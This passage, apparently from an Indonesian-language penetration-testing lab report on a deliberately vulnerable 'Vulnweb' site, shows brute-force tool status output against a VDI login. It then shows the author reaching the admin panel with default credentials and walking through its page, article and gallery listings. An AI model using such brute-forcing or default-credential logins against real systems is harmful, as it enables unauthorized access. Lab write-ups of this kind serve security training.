[STATUS] 176.00 tries/min, 176 tries in 00:01h, 867705342924 to do in 82169066:34h, 16 active
[STATUS] 133.67 tries/min, 401 tries in 00:03h, 867705342699 to do in 108192686:08h, 16 active
[STATUS] 116.86 tries/min, 818 tries in 00:07h, 867705342284 to do in 123755855:40h, 16 active
[STATUS] 118.40 tries/min, 1776 tries in 00:15h, 867705341326 to do in 122143206:50h, 16 active
```

Hasil yang saya dapatkan saya belum mendapatkan username dan password untuk melakukan hak akses pada VDI.


C. Login Admin Vulnweb

1. Mengakses halaman Vulnweb Administrator



Disini saya mengakses halaman dengan URL 'http://192.168.121.158/admin/index.php'. Disini saya menggunakan username dan password yang sudah didapatkan yaitu vulnweb untuk username dan passwordnya.

2. Selanjutnya kita akan melihat halaman utama pada website vulnweb untuk admin



3. Berikut data dan daftar menu

Halaman Administrator

192.168.121.148/admin/admin.php?tampl=halaman

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Halaman Administrator

Beranda Menu Halaman Artikel Galeri Pesan Preview Profil Keluar

Data Halaman

[Tambah Halaman](#)

No	Judul Halaman	Link Halaman	Aksi
1	HACKING	?tampl=halaman&id=78	Edit Hapus
2	TUTORIAL	?tampl=halaman&id=79	Edit Hapus
3	CHEAT SHEET	?tampl=halaman&id=80	Edit Hapus
4	JAVA	?tampl=halaman&id=81	Edit Hapus

Desain By SDMSerbaGuna © VULNWEB 2019

Halaman Administrator

192.168.121.148/admin/admin.php?tampl=artikel

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Halaman Administrator

Beranda Menu Halaman Artikel Galeri Pesan Preview Profil Keluar

Data Artikel

[Tambah Artikel](#)

No	Judul Artikel	Tanggal	Aksi
1	IDENTIFICATION VULN SQLI PARAMETER WITH LIVE HTTP HEADER	2019-02-28	Edit Hapus
2	BYPASS ADMIN OR USER LOGIN TUTORIAL	2019-02-28	Edit Hapus
3	HACKING PATH ACCOUNT WITH SETOOLKIT AND NGROK	2019-02-28	Edit Hapus

Desain By SDMSerbaGuna © VULNWEB 2019

Halaman Administrator

192.168.121.148/admin/admin.php?tampl=galeri





Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Halaman Administrator

Beranda Menu Halaman Artikel Galeri Pesan Preview Profil Keluar

Data Galeri

[Tambah Galeri](#)

No	Foto	Judul Foto	Tanggal	Aksi
1		GAMBAR 4	2019-02-28	Edit Hapus
2		GAMBAR 3	2019-02-28	Edit Hapus
3		GAMBAR 2	2019-02-28	Edit Hapus
4		GAMBAR 1	2019-02-28	Edit Hapus

Desain By SDMSerbaGuna © VULNWEB 2019

